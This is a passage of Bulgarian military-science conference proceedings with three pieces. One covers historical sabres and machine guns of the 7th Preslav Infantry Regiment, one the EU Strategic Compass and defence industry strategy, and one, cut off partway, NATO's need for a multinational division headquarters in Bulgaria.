комплектован и обучен състав. Реорганизирането на войската и нейното понататъшно усъвършенстване не само в организационно-структурните промени, но и по линията на превъоръжаването ѝ с ново съвременно оръжие и бойна техника, приети са параметрите на образците дълго хладно оръжие за армията. С приемането на Закона за въоръжените сили през 1903 г. се усилват артилерийските и инженерните части. С протокол №38 от 12 май 1904 г. на заседание на Министерски съвет е решено да се закупят и доставят на въоръжаване новосформиращите се части 1900 шашки и кавалерийски саби.⁶ Така се случва и в 7ми Пехотен Преславски полк. За офицерския състав на артилерийските части с Указ № 73 от 4 август 1909 г. първоначално е възложено на началника на Софийския артилерийски арсенал да достави чрез договаряне от странство 160 броя артилерийски саби. Впоследствие в Протокол № 3 от 19 януари 1910 г. от заседание на Министерски съвет е решено да се закупят и доставят 240 броя артилерийски саби от Германия по определени поемни условия и техническо описание.⁷ Насищането на пехотата с ново оръжие продължава и през 1912-1915г. За въоръжаване на новосформираните полкове се доставят и 5 хил. кавалерийски саби от фирма „Йохан Зелинка“ от Виена, Австро-Унгария. Водените войни в началото на ХХ в. показват, че възприетата на въоръжение сабя обр. 1905 г. за офицерите от пехотата е неефективна в бойни действия, поради което в Заповед № 193 е предложено да се изработи меч по образец за всички офицери, без тези от кавалерията, само за маневри и война.

Краткият период за подготовка, мобилизиране и организационно изграждане на Българската войска в периода на Първата световна война налага бързо закупуване и доставяне на голямо количество оръжие. От Германия се доставят немски кавалерийски саби изработени от фирми в град Солинген, известни с названието „ерза“.⁸ Клинът (острието) е изработен от кована стомана със закривен назад връх, с по един широк канал от двете страни и закален до нужната еластичност и яркост. Той завършва с опашка, на която е прикачен ефесът. (Дръжка на сабя, шпага, меч или друго хладно оръжие, често изработена от злато, сребро, слонова кост и под., с украса.

Ножната е изработена от мека листовка ламарина с дебелина 1 мм, с една гривна за ухо, палка и издатък за задържане на лопуса. Долният край на ножната завършва с уширен и закръглен накрайник (гребен).

Еспадронът, който също се е използвал в посочения период, се дели на кавалерийски и обикновен такъв. Това е специална тренировъчна сабя, която е използвана за тренировка на кавалеристите в различни бойни упражнения и за тренировка на военнослужещите в армейските състезания. Еспадронът е близък по тегло и размери на офицерските саби.

6 Петров П. Образци дълго хладно оръжие в българската войска 1878-2009. С.2009. с.23


7 Сборник на разпорежданията по военното ведомство 1877-1909г., VII-XV ,с.2063,2265 и 2264

8 Петров П. Образци дълго хладно оръжие в българската войска 1878-2009. С.2009. с.7

Кавалерийската сабя за редовия и подофицерския състав е от стария тип руска драгунска сабя с широк, леко извит клин. Дръжката е с месингова предпазна дъгичка и наконечник. Ножницата е дървена, облечена с черна кожа, с месингови накрайници и гривни. Масата на сабята заедно с ножницата е 1760 г, без ножница 1100 г, дължина на сабята 1010 мм, дължина на клина 870 мм, максимална ширина 35 мм.

Офицерската бойна сабя е от стария тип руска кавалерийска сабя с широк, леко извит клин. Дръжката е с три бронзови предпазни дъгички, преминаващи в долния край в елипсовиден предпазител. Ножницата е желязна. Масата на сабята заедно с ножницата е 2040 г, без ножница 1200 г, дължина на сабята 1015 мм, дължина на клина 875 мм, ширина 35 мм.⁹

Ето и кратък преглед на дългото хладно оръжие в 7ми Пехотен Преславски полк, използвано в периода от 1902-1919 г:



Фигура 1: Сабя офицерска (обр. 1905 г.)



Фигура 2: Немска кавалерийска сабя „Езра“ изработени в гр. Солинген.

Дошли по тези земи като едни от първите изкусни владетели на това страшно оръжие, българите са и последните, които го използват в огъня на истински кавалерийски битки. С възстановяването на българска държавност след Руско-Турската Освободителна война 1877-1878 г., постепенно се възраждат и старите воински традиции на българите. По това време сабята все още шества по бойните

⁹ -Кратък Енциклопедичен справочник. София .1995 г. с.43

полета на Европа. Тя е неизменен символ на офицерството във всички армии, а в кавалерията и оръжие, чийто атакуваща бойна мощ неизменно носи със себе си венеца на победата.¹⁰

Днес във войската сабята продължава да бъде представителното оръжие на българските гвардейци и символ на нашата военна чест и слава. Офицерите от Националната гвардейска част, утвърдена като представително формирование на Българската армия с гордост носят гвардейска офицерска сабя обр. 2003 г., изработена по проект на художника Ал. Вълков, участвал и във възстановяване автентичния вид на гвардейските униформи.¹¹

Картечници

Картечницата е автоматично огнестрелно оръжие, ръчно преносимо или монтирано на специална опора, което обикновено е създадено да изстрелва куршуми в бърза последователност Най-ефективното огнево средство на въоръжение в пехотата са тежките картечници.¹² Те позволяват на командирите да концентрират максимален огън върху фиксирани точки на най-късите сектори на фронта. Картечниците могат да се използват на всеки терен, който е подходящ за пехотни операции.

При мобилизацията в началото на Първата световна война, те са едва по 4 в полк, но по време на войната броят им постепенно нараства до 32 в пехотен полк. Това са главно картечници от германската система «Максим», обр. 1909 г., калибър 8 мм, на лафет-тринога, с подвижна цев, бойна скорострелност 450 изстрела/мин, начална скорост 620 м/сек, маса на куршума 15,8 г., максимална далекострелност 4000 м. Картечницата е с водно охлаждане. Масата на тялото с пълно охлаждател е 22 кг, а на лафета 24,5 кг. Масата на предпазния щит е 15 кг. Пълнителят е платнена лента с 250 патрона. Картечницата „Максим“ е първата преносима автоматична картечница. Изобретена е от американско-британския инженер сър Хайръм Стивънс Максим през 1884 г. Максим основава Maxim Gun Company, финансирана предимно от Албърт Викерс, син на стоманения бизнесмен Едуард Викерс.




¹⁰ Нинов, Тодор. Името на генерал Колев ни задължава. Родова памет. в. Добруджанска трибуна, N;102, 2 юни 2004.

¹¹ Вълков Александър. Български военни униформи 1879-1945, Военно издателство, 2010г, с. 20.

¹² Форд, Р. Адският костилъцик, Пулемет на полях сражений XX века. “ Ексмо “ Москва 1996г, с 6



Тежка картучница „Максим“. Най-ефикасното огнено средство на въоръжение в пехотата. Образец 1909 г., калибър 8 мм. на лафет тринога с подвижна цев. ¹³



През май 1916 г. в Австрия са поръчани и 200 тежки картучници, система «Шварц-Лозе», обр. 1907/1912 г., предназначени главно за конницата. 14

¹³ Атлас. Чертежей системы Максима. Ст. Петербург. 1906. Главное Адмиралтейство с. 153

Австрийска тежка картечница „Шварц Лозе“ - модел 1907/1912 г., с водно охлаждане. Конструктор - Андреас Вилхелм Шварцлозе. Навлиза в българската армия след 1913 г. Използва се основно по време на Първата световна война



Тежката картечница система «Шварц-Лозе», обр. 1907/1912 г., калибър 8 мм, на лафет тринога, с неподвижна цев, има бойна скорострелност 350 изстр./мин, начална скорост 590 м/сек, маса на патрона 15,8 г, далекострелност 2500 м. Тя е с водно охлаждане, вместимост на охладителя 3 л, маса на тялото с пълнен охладител 22,4 кг. маса на лафета 19 кг. маса на цялата картечница 41,4 кг. маса на предпазния щит 19,6 кг. Пълнителят е платнена лента с 250 патрона. Чрез специално приспособление към триногата картечницата е в състояние да достигне ъгъл на възвишение 90 градуса при стрелба по въздушни цели.

Във военно историческата експозиция на шуменският гарнизон се намира и трофейна картечница от Първата световна война-8мм. френска картечница „Шоша“ Fusil Mitrailleur модел.

1915 г. Тази лека картечница е създадена от капитан Шоша, но става известна още като CSRG (от инициалите на Shosha, Suterre, Riberolle и Gladiator) - (четиримата души, съставили комисията, одобрила дизайна ѝ), но по-често се нарича "Shosha. Произведена във велосипедна фабрика „Гладиатор“ отвратителен дизайн, от некачествени материали, „Шоша“ се проваля във всички възложени бойни задачи¹⁵. Дългият ход на цевта, който има това оръжие, е напълно неподходящ за лека картечница, също е неудобно и много болезнено да се стреля и в резултат на това, както обикновено, огънят се оказва много неточен. Въпреки това, именно с тази картечница, американските пехотинци участват във войната. Французите доставят приблизително 16 000 картечници Shosha с калибър 8 mm

14 Форд Р. Адский костильщик, Пулемет на полях сражений XX века.“ Ексимо“ Москва 1996г.с9

15 Казаян А. „Оръжието на българския полицаи 1878-1944.София,1999.Свят наука .с91.

Lebel на първия американски контингент, който каца в Европа през 1917 г. 16 Днес тази картечница представлява голям интерес само за колекционери, тъй като дори и във Франция са загубени производствените и чертежи.

Ако трябва да се обобщи ,основна задача на съвременните военно исторически експозиции е приобщаването на различни публики. Военно историческата експозиция на гарнизона освен експозиция с артефакти е пряко свързана с функцията на гарнизона и се свежда до съхраняването на паметта, както и подсилва значението на региона и във възпитанието на идните поколения.

Използвана литература:

1. Ангелова, Росица Нова българска история. ВТ, 2008.
2. Ангелова, Росица Миналото на Шумен 1912-1919. ВТ, 2012.
3. Атлас .Чертежей системы Максима. Ст. Петербург 1906. Главное Адмиралтейство.
4. Българската армия в Първата световна война 1915-1918 г.“ Кратък Енциклопедичен справочник“. София 1995 г. Енциклопедичен справочник. София 1995 г.
5. Въчков Александър. Български военни униформи 1879-1945, Военно издателство, 2010 г, с 20 .
6. Енциклопедия оръжия, Санкт –Петербург, 1995. с 156.
7. Жук. А. Справочник по стрелковому оружию-Москва 1993 г.
8. История на 7ми Преславски пехотен полк 1912/1913-1915/1917.София 1934 г.
9. Казазян А., Оръжието на българския полицаи 1878-1944. София, 1999. Свят наука. с91.
10. Кратък Енциклопедичен справочник. София 1995 г. Енциклопедичен справочник. София .1995г.
11. Кудишин И. В. Пистолети – пулемети, „Астрель“ Москва, 2001 г.
12. Нинов, Тодор. Името на генерал Колев ни задължава. Родова памет в Добруджанска трибуна, N;102,2юни 2004.
13. Норуков.Ив. История на оръжието. София 2008 г.
14. Норуков.Ив. От лъка до Кримката София 1987 г.
15. Петров П. Образци дълго хладно оръжие в българската войска 1878-2009. С.2009.
16. Руководство по 12,7 мм Пулемету. Министерство Обороны СССР-Москва 1978г.
17. Сборник с изследвания „Културното наследство на Тутракан и неговото място в Добруджанската история“, Тутракан 2024 г.
18. Сборник с материали от Национална конференция 8 и 10 септември 2021 г. гр. Тутракан. Добруджанската епопея, Тутракан и Добрич. Добруджанската епопея, първата световна война и България през 1916-1918 г., с.20.

19. Сборник на разпорежданията по военното ведомство 1877-1909г., VII-XV, с.2063, 2265 и 2264.
20. Форд Р. Адский костильщик, Пулемет на полях сражений XX века.“Ексимо“ Москва 1996г.

Докладът не се съдържа класифицирана информация!

РАЗВИТИЕ НА СТРАТЕГИЧЕСКИЯ КОМПАС НА ЕВРОПЕЙСКИЯ СЪЮЗ

Георги И. Джурков

Щаб на отбраната, дирекция „Логистика“, Република България, g.dzhurkov@mod.bg

Резюме: В доклада е направена ретроспекция на процесите по възникване и развитие на Стратегическия компас на Европейския съюз и връзката му с други стратегически документи. Разгледани са дефинираните в Компаса намерения на Съюза, самостоятелно или съвместно със стратегически партньори, за придобиване и развитие на способности за противодействие и управление на кризи и за справяне с предизвикателства в областта на сигурността. Представена е Европейска стратегия за отбранителна промишленост, целяща ускоряване на укрепването на европейската отбранителна технологична и промишлена база.

Ключови думи: Европейски съюз, сигурност, Стратегически компас, европейска отбранителна индустрия, Европейска стратегия за отбранителна промишленост.

Европейският съюз като политическо-икономически коалиция между държави на територията на Европа е с широко влияние в системата на международни отношения не само на Стария континент, а в целия свят. От създаването си, с подписването на договора от Маастрихт през 1992 г. до наши дни, Съюзът непрекъснато развива и разширява интересите си, които обхващат различни области на обществено-икономически отношения, включително сигурността и отбраната. Европейският съюз (ЕС), разполагащ с правомощия делегирани му от държавите членки (ДЧ) в областта на външните работи и политиката на сигурност се ангажира с провеждането на Общата политика за сигурност и отбрана. Общата политика за сигурност и отбрана (ОПСО) е неразделна част от Общата външна политика и политика за сигурност (ОВППС) на Съюза. Тя е основна политическа рамка, чрез която ДЧ развиват европейска стратегическа култура на сигурност и отбрана, за да се справят заедно с конфликти и кризи, да защитават ЕС и неговите граждани и да укрепват международния мир и сигурност.

Предизвикателствата пред съвременната среда на сигурност на ЕС са сложна плетеница от класически въоръжени конфликти, действия на паравоенни формирования, тероризъм, пиратство, етнически и религиозни противоборства, нарастващи миграционни потоци, уязвимост на енергийни доставки и други, които съвместно с асиметричните си релации формират неблагоприятна среда за развитие, както на отделни райони и държави, така и на целия Съюз. Допълнително негативно влияние върху средата оказват изменението на климата, природните бедствия, катаклизмите, аварията, пандемията и др. Все по-често, в съвременната геополитическа среда се наблюдава съчетаването на военни и невоенни методи, средства и прийоми за оказване на зловредно въздействие върху населението в определени географски райони, а дори и върху цели държави, прилагани извън

правно регулираните отношения [4]. Скрият характер на хибридните заплахи не дават достатъчно легално основание да се отвърне със сила. Способността за гъвкаво съвместно използване на инструментите на „твърдата“ (силово налагане) и „меката“ (дипломацията, социално-икономическата и културна привлекателност) сила се превръща във важен фактор за постигане на стратегическите цели на ЕС. Безспорно, създаването на сигурна среда и минимизирането на всички негативновъздействащи фактори е ключово условие за бъдещото развитие на Съюза.

В отговор на съвременната среда за сигурност, в момент в който войната е на границата на ЕС беше имплементиран амбициозен план за укрепване на политиката на Съюза в областта на сигурността и отбраната с времеви хоризонт до 2030 г. Ясно беше заявено, че ЕС трябва да повиши способностите си за опазване на международния мир и за защита на своите граждани. Беше изразена твърда и непоколебима позиция, че Съюзът е необходимо да се превърне в по-силен и по-надежден фактор за сигурност. С напредъка на военните технологии, въвеждането на нови видове оръжия и боеприпаси и промените в бойните тактики е необходимо да се анализира и оцени ефективността на индивидуалните средства за балистична защита при екстремни условия на съвременната война [2].

В отговор на руската агресия на територията на Украйна, ЕС беше принуден да реагира на множество кризи. След срещата на върха във Версай, Съюзът предприе решителни действия за укрепване на отбранителните си способности. Главна движеща сила в процеса е успешното ръководство на всички процеси и дейности дефинирани в Стратегическия компас. Жозеп Борел - върховен представител на ЕС за външните работи и политиката за сигурност заявява: „Заплахите се увеличават и цената на бездействието е ясна. Стратегическият компас е ръководство за действие. В него е заложен амбициозен път, който нашата политика за сигурност и отбрана да следва през следващото десетилетие. Той ще ни помогне да поемем своите отговорности в областта на сигурността пред нашите граждани и останалата част на света. Ако не сега, тогава кога?“ Началото на инициативата за дефиниране на Стратегически компас е поставено през юни 2020 г. Компасът дава дефиниции за основни заплахи и предизвикателства пред Европа в краткосрочен и средносрочен план и произтичащите от това насоки за ОПСО. Основополагащи за инициативата са следните стълбове: партньорство, инвестиране, предприемане на действия и сигурност. Чрез нея, ДЧ приемат обща стратегическа визия за ролята на ЕС за гарантиране на сигурността и подходи за реализирането ѝ в периода до 2030 година. Дефинирана е необходимостта ЕС да развие широка палитра от способности, за да може ефективно да защитава гражданите си и да е стожер на мира. Предвижда се настоящият стратегически компас да засили стратегическата автономност на Съюза и способността му да работи с партньорите в защита на своите ценности и интереси. Жозеп Борел заявява: „Европа трябва да се научи да говори езика на силата. През следващото десетилетие ще направим скок, за да станем по-настоятелен и решителен доставчик на сигурност, по-добре подготвен да се справи с настоящите и бъдещите заплахи и предизвикателства.“

В Стратегическия компас са заложили следните намерения за придобиване и развитие на способности за противодействие на кризи, самостоятелно или съвместно с партньори:

- Придобиване на капацитет за бързо развърщане при кризи с личен състав до 5 000 души (модифициране на съществуващите батальонни бойни групи на ЕС, дефинирани на различни нива на оперативна готовност, по-дълъг “stand-by” период, модулни формирания с готовност за действие във всички домейни, участие на стратегически партньори);

- Тридесетдневна готовност за развърщане на 200 експерти за участие в мисия по ОПСО, включително и в сложна среда;

- Активни тренировки и учения по суша и вода;

- Военна мобилност;

- Засилване капацитета на гражданските и военните мисии и операции по линия на ОПСО (по-бързо вземане на решения, по-мощни действия и по-голяма финансова солидарност)

- Всеобхватно използване на Европейския механизъм за подкрепа на мира.

- За своевременното реализиране на предварително планирани действия, процедури и мероприятия, произтичащи от прилагането на Стратегическия компас, анализирани на постигнатите ефекти и вземане на решение за актуализирането им е разработен график-матрица с информация към 10 ноември 2023 г. В документа са залегнали 82 действия, разпределени по срокове и по основни раздели, като са посочени и кои органи на ЕС ще подпомогнат ДЧ при изпълнението им. Документът е отворен, т.е. има възможност да се правят изменения и допълнения. Първоначалния вариант на документа бе представен на 28 април 2022 г. и последващ вариант на 06 юли 2022 г.

На 27 февруари 2023 г. беше разпространен първия годишен доклад на Върховния представител, господин Борел за напредъка по прилагането на Стратегическия компас, който се обсъди на съвместно заседание на министрите на външните работи и на министрите на отбраната на Съвет „Външни работи/Отбрана“, проведен на 20 март 2023 г. На 06 юли 2023 г. бе разпространен следващ текущ вариант. Основният напредък, извършен след юли 2023 г., е свързан с дейностите по операционализирането на Капацитета на ЕС за бързо развърщане в контекста на ОПСО на ЕС. На 28.09.2023 г. Съветът прие оперативния сценарий „Военна подкрепа за хуманитарна помощ и помощ при бедствия“ в допълнение на приетите сценарии през 2022 г. „Начална фаза на стабилизация“ и „Спасяване и евакуация“. В процес на подготовка са сценарии за конкретни кризисни ситуации – „Предотвратяване на конфликти“ и „Мирналагане“. През октомври миналата година в Испания се проведе първото реално полево учение за операционализиране на Капацитета на ЕС за бързо развърщане и Звеното за планиране и провеждане на военни мисии и операции по ОПСО на ЕС.

На 26 октомври 2023 г. е приет Актът за укрепване на европейската отбранителна индустрия чрез съвместни обществени поръчки (EDIRPA), чиято цел

е насърчаване на съвместните обществени поръчки със стимули, включително и финансови.

За увеличаване способностите на ЕС за защита на гражданите в условията на военен конфликт Съюзът е необходимо да ускори темповете на развиване на способности за:

- Разузнавателен анализ;
- Противодействие срещу хибридни заплахи;
- Развиване на инструментариум за кибердипломация и политика за киберотбрана за активно и устойчиво противодействие на кибератаки;
- Развиване на инструментариум срещу чуждестранно зловредно манипулиране на информация и влияние;
- Разработване на космическа стратегия в областта на сигурността и отбраната;
- Увеличаване ролята на ЕС в областта на морската сигурност.

За пълно реализиране на всички цели в Стратегическия компас е необходимо ЕС да продължи усилията за засилване на сътрудничеството си със стратегическите си партньори (НАТО, ООН, ОССЕ, АС и др.) и сходномислещи страни (САЩ, Канада, Обединеното кралство, Япония и др.), както и за разработване на персонализирани партньорства в Западните Балкани и други региони.

Инициативите в областта на отбраната са с ключово значение за сътрудничеството между ДЧ. Въпреки продължаващото стимулиране на иновациите и подходите за сътрудничество в отбранителната промишленост от страна на Европейския фонд за отбрана (до момента са инвестирани около 3 милиарда евро) е необходимо ускоряване на укрепването на европейската отбранителна технологична и промишлена база.

В началото на март 2024 г. ЕК публикува първата по рода си Европейска стратегия за отбранителна промишленост. Целите на стратегията са стимулиране на съвместни поръчки за отбрана, подкрепа развитието на промишлеността и запазване на европейското предимство в областта на отбранителните технологии. В стратегията е дефинирана ясна дългосрочна визия за постигане на готовност на отбранителната промишленост в ЕС. Определени са следните действия, реализирането на които трябва да обезпечи реализирането на визията:

- Насърчаване за по-големи инвестиции по по-ефективен начин, заедно и на европейско равнище.
- Укрепване на европейската отбранителна промишленост и развиване на способности за бързо реагиране и за иновации.
- Финансиране подготовката на европейската отбранителна промишленост чрез нова европейска програма на стойност 1,5 милиарда евро.
- Взаимодействие с партньори от целия свят.
- В стратегията се определят и редица цели. До 2030 г. ДЧ следва да:
- Закупват съвместно поне 40% от отбранителното си оборудване.
- Изразходват поне 50% от бюджета си за обществени поръчки свързани с отбрана, за продукти произведени в Европа.

- Извършат повече от 35% от търговията със свързани с отбраната стоки с европейски държави.
- Като инструмент за реализиране на стратегията е представена Европейска програма за отбранителна промишленост, която включва:
 - Финансова подкрепа в размер на 1,5 млрд. евро за периода 2025-2027 г.
 - Развитие и усъвършенстване на рамката за сътрудничество между ДЧ в областта на отбраната.
 - Гаранции за наличие и навременна доставка на отбранителни продукти.

Реализирането на стратегията ще позволи на ЕС да премине от режим на реакция при кризи към структурирана отбранителна готовност.

Амбициите на ЕС за широко влияние в световната геополитика, съвременните предизвикателства пред мира и сигурността на границите му и негативните последици от хибридните заплахи във всички домейни оказват силно въздействие върху развитието на Общата външна политика и политика за сигурност и в частност Общата политика по сигурност и отбрана. Войната в Украйна, събитията в Близкия Изток и произтичащите от тях негативни последици (социални, икономически, политически и др.) катализират процесите по преглед и корекции на законово-нормативна база на ЕС (политики, стратегии и инструменти), част от която е Стратегическия компас.

Използвана литература:

1. Актуализирана стратегията за национална сигурност (Приета с Решение на Народното събрание от 14.03.2018 г., обн., ДВ, бр.26 от 23.03.2018 г.);
2. Димитров, М.П., Цонев, Ц.Г., Analysis of innovative ballistic protection materials and technologies., International scientific conference 2023. Collection of papers. “Vasil Levski” National military university “Artillery, Aircraft defence and CIS” Faculty Shumen, Bulgaria, 2023, с 301-306, ISSN 2815-4282;
3. План за действие за изпълнението на Националната програма за развитие България 2030 за периода 2024-2026;
4. Цонев, Ц. Г., Атанасов А.Л., Изследване на рисковите фактори за живота и здравето на личния състав в операции по поддържане на мира и основни насоки за тяхната профилактика., Годишник на Военна Академия Г.С.Раковски“ том 11, Факултет „Национална сигурност и отбрана“, с 259-269, С., 2014, Военна Академия «Г.С.Раковски», ISSN 1312-2983;
5. <https://www.consilium.europa.eu>. Последно посетен на 23.04.2024 г.
6. <https://www.defence-industry-space.ec.europa.eu>. Последно посетен на 26.04.2024 г.;
7. <https://ecfr.eu>. Последно посетен на 23.04.2024 г.;
8. <https://www.eeas.europa.eu>. Последно посетен на 24.04.2024 г.;
9. <https://www.europarl.europa.eu>. Последно посетен на 25.04.2024 г.;
10. <https://www.european-union.europa.eu>. Последно посетен на 23.04.2024г.;
11. <https://www.mod.bg>. Последно посетен на 26.04.2024 г.

NEED FOR ESTABLISHMENT OF HEADQUARTERS OF MULTINATIONAL DIVISION "EAST" IN THE REPUBLIC OF BULGARIA

Danko D. Farazov

Rakovski National Defence College, Sofia, Bulgaria (d.farazov@rmdc.bg)

Abstract: *The processes started after the annexation of Crimea on 18.03.2014 led to a radical change in the security environment in Europe, and the invasion of Russia into Ukraine on 24.02.2022 was the peak of these processes. This has already definitively changed the status quo in Europe and unleashed a number of changes in the global space related to all aspects related to security and defense. The alliance, as the largest military-political organization, bearing the responsibility for the member countries, cannot remain indifferent to these events. Already at the summit in Madrid in 2022, NATO's new strategic concept was adopted, according to which it is said that "the Euro-Atlantic area is not at peace", together with it the new force structure was adopted. In May of the same year, Finland and Sweden declared their desire to join the Alliance. A major task under the new force structure is to build a reliable defense on NATO's eastern flank. This necessitates the construction by Poland, Romania and Bulgaria of adequate command organizational units, which will become part of the command structure of the Alliance. Part of them will be the joint command for special operations between Bulgaria and Romania, a multinational headquarters element for the Black Sea and the headquarters of the multinational division "East" in the Republic of Bulgaria.*

Keywords: *NATO, Russia, Ukraine, invasion, multinational division headquarters*

НЕОБХОДИМОСТ ОТ СЪЗДАВАНЕ НА ЩАБ НА МНОГОНАЦИОНАЛНА ДИВИЗИЯ „ИЗТОК“ В РЕПУБЛИКА БЪЛГАРИЯ

Данко Д. Фаразов

Анотация: *Стартиралите процеси след анексията на Крим от 18.03.2014 г. доведоха до коренна промяна в средата на сигурност в Европа, а нахлуването на Русия в Украйна на 24.02.2022 г. беше пиковата точка на тези процеси. Това вече окончателно промени статуквото в Европа и отприщи редица промени в глобалното пространство свързани с всички аспекти отнасящи се до сигурността и отбраната. Алианса като най-голямата военно-политическа организация, носеща отговорността за страните-членки не може да остане безпричастен към тези събития. Още на срещата на върха в Мадрид през 2022 година беше приета новата стратегическа концепция на НАТО, според която се казва, че "Евроатлантическото пространство не е в мир", заедно с нея се прие и новата структура на силите. През месец май същата година Финландия и Швеция заявяват желанието си да се присъединят към Алианса. Основна задача съгласно новата структура на силите е изграждането на надеждна защита на източния фланг на НАТО. Това налага изграждането от Полша, Румъния и България на адекватни командни организационни единици, които да станат част от командната структура на Алианса. Част от тях ще бъдат съвместно командване за специални операции между България и Румъния, многонационален щабен елемент за Черно море и щаб на многонационална дивизия „Изток“ в Република България.*

Ключови думи: НАТО, Русия, Украйна, нападение, щаб на многонационална дивизия

Въведение

Военното присъствие в източната част на територията на Алианса е един от основните компоненти от концепцията на НАТО за възпиране и отбрана [6]. През последните години алианса засили предното си присъствие, като се създадоха многонационалните бойни групи в България, Естония, Унгария, Латвия, Литва, Полша, Румъния и Словакия. Също така изпратиха повече кораби, самолети и войски към източния фланг на НАТО, от Балтийско море на север до Черно море на юг. Тези действия демонстрират решимостта и готовността да защитават територията и населението на съюза.

НАТО увеличи военното си присъствие в източната част на Алианса като пряк резултат от поведението на Русия, което представлява модел на агресивни действия срещу нейните съседи и най-вече в по-широката трансатлантическа общност. Към момента Русия е най-значимата и пряка заплаха за сигурността на мира и стабилността в евроатлантическата зона.

1 Развитие на процеса за изграждане на отбранителни способности

На срещата на върха на НАТО в Уелс през септември 2014 г. се взе решение да се приложи План за действие за готовност (RAP), за да реагират бързо на фундаменталните промени в средата за сигурност на границите на НАТО и извън тях. Въз основа на Плана за действие и готовност, се вземат по-нататъшни решения на срещата на върха на НАТО през 2016 г. във Варшава за укрепване на концепцията за възпиране и отбрана и за принос към проектирането на стабилност и укрепване на сигурността извън територията на Алианса. Тези решения включват установяването на засилено предно присъствие (eFP) в североизточната част на Алианса и адаптирано предно присъствие (tFP) в югоизточната част. Посредством адаптираното предно алианса подобри присъствието си на сушата, в морето и във въздуха, за да се подобрят ситуационната осведоменост и оперативната съвместимост.

На срещата на върха на НАТО през 2016 г. във Варшава, в отговор на повишената нестабилност и несигурност по периферията на съюза, държавните и правителствени ръководители се съгласиха да установят предно присъствие на НАТО както в североизточната, така и в югоизточната част на Алианса.

Това предно присъствие беше разгърнато за първи път през 2017 г. със създаването на четири многонационални бойни групи с размер на батальон в Естония, Латвия, Литва и Полша, водени съответно от Обединеното кралство, Канада, Германия и Съединените щати. На югоизток специалното присъствие на сушата, по море и по въздух допринесе за повишената активност на силите в региона, което подобри ситуационната осведоменост, оперативната съвместимост и оперативността. През ноември 2018 г. НАТО реши да увеличи и засили подкрепата си за Грузия и Украйна с повече обучения и учения за морските сили и бреговата охрана, както и с посещения на пристанища.

След пълномащабното нахлуване на Русия в Украйна през февруари 2022 г. страните-членки се обединиха около мнението и се съгласиха за създаването на още допълнително четири многонационални бойни групи в Словакия, Унгария, Румъния и България. Това увеличи общия брой на многонационалните бойни групи до осем, на практика удвои броя на войските на място и разшири предното присъствие на НАТО по източния фланг на Алианса – от Балтийско море на север до Черно море на юг. Осемте бойни групи демонстрират силата на трансатлантическата връзка и солидарността, решителността и способността на Алианса да отговори на всяка агресия.

На срещата на върха на НАТО през 2022 г. в Мадрид се взе решение да се увеличи мащаба на многонационалните бойни групи от батальони до размер на бригада в съответствие на непосредствената необходимост. Продължават интензивните интеграционни процеси с най-новите членове на НАТО – Швеция и Финландия. Основните дейности са насочени към интегриране в процесите на планиране, командната структура и структурата на силите, включително и чрез развиване на по-широко присъствие във Финландия, която е в непосредствена близост и има най-дългата граница с Русия, изискваща вече осъвременяване на оперативните планове за отбрана на територията на пакта.

Голяма част от дейностите и мероприятията иницирани от страните членки на национално ниво допълнително допринасят за качеството на вземаните мерки за военното присъствие на НАТО на източният фланг и предоставят още по-големи гаранции за единството и решимостта.

Незаконното и нелегитимно анексиране на Крим от Русия през 2014 г. и нахлуване в Украйна през 2022 г., промениха фундаментално средата за сигурност в Европа. Това наложи НАТО да вземе мерки за отговор на тази предизвикателства, като засили значително готовността си за защитата на всички страни-членки. Предното присъствие на НАТО е отбранително, пропорционално, прозрачно и в съответствие с международните ангажименти и задължения [5]. Предното присъствие се състои от осем многонационални бойни групи, предоставени от рамкови нации, страна-домакин и нации предоставящи сили на ротационен принцип, напълно самостоятелни и на доброволна основа. Те действат съвместно с националните сили за вътрешна отбрана и присъстват по всяко време в страните-домакини, като осемте бойни групи са напълно самостоятелно боеспособни и разполагат с автономни способности. Бойните групи са с различна структура, организация, способности, състав и големина, като техните параметри са съобразени със специфични географски фактори и заплахи.

Четирите бойни групи (Полша, Литва, Латвия и Естония) в североизточната част на източния фланг са под командването на НАТО посредством щаба на многонационалния корпус „Североизток“ в Шчечин, Полша. Двамата щаба на дивизионно ниво координират дейностите по обучение и подготовка на съответните бойни групи. Щаба на многонационалната дивизия „Североизток“ е разположен в Елблаг, Полша като разполага с пълни оперативни способности от декември 2018 г., работейки в тясно сътрудничество с бойните групи в Полша и Литва. Щаба на многонационалната дивизия „Север“ е активиран от НАТО през

